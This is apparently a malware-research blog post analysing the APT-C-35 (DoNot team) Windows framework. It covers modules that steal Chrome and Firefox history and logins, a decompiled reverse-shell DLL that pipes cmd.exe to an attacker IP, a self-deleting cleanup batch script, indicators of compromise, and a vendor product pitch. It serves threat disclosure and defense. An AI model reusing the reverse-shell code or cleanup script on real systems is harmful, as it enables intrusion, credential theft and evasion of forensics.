WinBroGoMoH.exe	Google Chrome and Mozilla Firefox History	1. %base%\goo_bhf.txt 2. %base%\maza_bhf.txt	1. %base%\goo_bhf.rnm 2. %base%\maza_bhf.rnm
WinBroMozla32.exe	Firefox login (profile data)	C:\ProgramData\usam0zlp_xcertyuqas	%base%\usam0zlp.rnm
WinBroMozla64.exe	Firefox login (profile data)	C:\ProgramData\usam0zlp_xcertyuqas	%base%\usam0zlp.rnm

Stolen data by each executable (%base% = C:\ProgramData\DeviceStage\usabrowatad)

The browser module executes each executable; they steal the data and store it in a temporary plain text file. The file is then encrypted and saved as a .rnm file which is later sent back to the C2 server by the file upload module ieflagUl.dll.

Reverse Shell DLL Implementation

So far the reverse shell module has been implemented as an executable file. But now the actor aligns with the rest of the modules and recompiles the reverse shell as a DLL. The functionality remains the same, opening a socket to the attacker’s machine (located at 162.33.177[.]41), creating a new hidden cmd.exe process, and setting the STDIN, STDOUT, and STDERR as the socket.

```
StartupInfo.hStdError = socket;
StartupInfo.hStdOutput = socket;
StartupInfo.hStdInput = socket;
CreateProcessA(0, str_cmd_exe, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
WaitForSingleObject(ProcessInformation.hProcess, -1);
CloseHandle_0(ProcessInformation.hProcess);
CloseHandle_0(ProcessInformation.hThread);
memset(lpBuffer, 0, 0x400u);
if ( recv(socket, lpBuffer, 1024, 0) <= 1 )
{
  closesocket(socket);
  return WSACleanup();
}
result = dword_10013350;
if ( *dword_10013350 == 1 )
  return result;
result = strcmp(lpBuffer, "exit\n");
```


The shell runs until the actor sends the string “exit\n”.

Defending Against Threats Like APT-C-35

Defending against APTs like the DoNot team requires a Defense-in-Depth strategy that uses multiple layers of security to ensure redundancy if any given layers are breached. Any sufficiently large organization is at risk of being attacked by an APT group such as the DoNot team. And these groups target a crucial security gap that few organizations have plugged. This gap exists between attack surface reduction strategies—such as patching security updates, hardening networks, firewalls, and web applications firewalls; and technologies such as data security tools, NGAV, EDR, EPP, and XDR, etc., which focus on detecting anomalies on the disc or in the operating system. That gap is the runtime environment in memory.

The hardest attacks to defend against are those that—like the Windows framework detailed here—target applications at runtime. This is because popular security solutions such as NGAV, EDR, EPP, XDR, etc. focus on detecting anomalies on the disc or operating system. Their ability to detect or block attacks in memory at runtime is limited. To the extent they can do so, they cause major system performance issues and false alerts because they must be dialed to their most aggressive alert settings.

However, a unique technology named Automated Moving Target Defense (AMTD) is purpose-built to defend against advanced, runtime attacks against Windows and Linux without affecting system performance or generating false alerts. It proactively stops supply chain attacks, code injection, defense evasion, remote code execution, privilege escalation, credential theft, and ransomware. And it does so without needing signatures or behavior models. How? By randomizing trusted runtime application code so no two machines look the same, and even a single system changes over time. While trusted applications can navigate the modified runtime environment, MTD blocks any software component oblivious to the traps left behind. And it does this without any noticeable impact on system performance. To learn more about this revolutionary technology, read the free white paper—*The Ultimate Ransomware Strategy: Zero Trust + Moving Target Defense*.



Appendix

ms.bat

```
 echo off
SETLOCAL
set id=%1
set pat=%2
set t_sk=%3
set t_sk_self=%4
set extra_lld=%5
::echo %id%
::echo %pat%
schtasks /delete /tn %t_sk_self% /f
taskkill /F /PID %id% /T
timeout /t 2
taskkill /PID %id% /T /F
timeout /t 2
schtasks /delete /tn %t_sk% /f
timeout /t 2
schtasks /delete /tn %t_sk_self% /f
timeout /t 2
schtasks /delete /tn %t_sk_self% /f
timeout /t 2
del %pat%
:: del batch file self
timeout /t 2
del "%~f0" & EXIT
```

Indicators of Compromise (IOCs)

Blog Sample

486f772d81a3b90ba76617fd5f49d9ca99dac1051a9918222cfa25117888a1d5

Docs

d566680ca3724ce242d009e5a46747c4336c0d3515ad11bede5fd9c95cf6b4ce
28c71461ac5cf56d4dd63ed4a6bc185a54f28b2ea677eee5251a5cdad07077b8
9761bae130d40280a495793fd639b2cb9d8c28ad7ac3a8f10546eb3d2fc3eefc
41c221c4f14a5f93039de577d0a76e918c915862986a8b9870df1c679469895c


Components (DLLs and EXEs)

2c84b325b8dc5554f216cb6a0663c8ff5d725b2f26a5e692f7b3997754c98d4d
a70038cdf5aea822d3560471151ce8f8bacd259655320dea77d48ccfa5b5af4f
d3a05cb5b4ae4454079e1b0a8615c449b01ad65c5c3ecf56b563b10a38ecfdef
d71fa80d71b2c68c521ed22ffb21a2cff12839348af6b217d9d2156adb00e550
7fc0e9c47c02835ecbbb63e209287be215656d82b868685a61201f8212d083d9
6e7b6cc2dd3ae311061fefa151dbb07d8e8a305aed00fa591d5b1cce43b9b0de
90cb497cad8537da3c02be7e8d277d29b78b53f78d13c797a9cd1e733724cf78
93ca5ec47baeb7884c05956ff52d28afe6ac49e7aba2964e0e6f2514d7942ef8
9b2ef052657350f5c67f999947cf8cd6d06a685875c31e70d7178ffb396b5b96
80f2f4b6b1f06cf8de794a8d6be7b421ec1d4aeb71d03cccfc4b3dfd1b037993
f0c1794711f3090deb2e87d8542f7c683d45dc41e4087c99ce3dca4b28a9e6f6
5ebee134afe192cdc7fc5cc9f83b8273b6f282a6a382c709f2a21d26f532b2d3

Domains

worldpro[.]buzz ser.dermlogged[.]xyz doctorstrange[.]buzz clipboardgames[.]xyz beetelson[.]xyz tobaccosafe[.]xyz kotlinn[.]xyz fitnesscheck[.]xyz dayspringdesk[.]xyz srvrfontsdrive[.]xyz globalseasurfer[.]xyz esr.suppservices[.]xyz

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.

Hido Cohen

Source: https://blog.morphisec.com/apt-c-35-new-windows-framework-revealed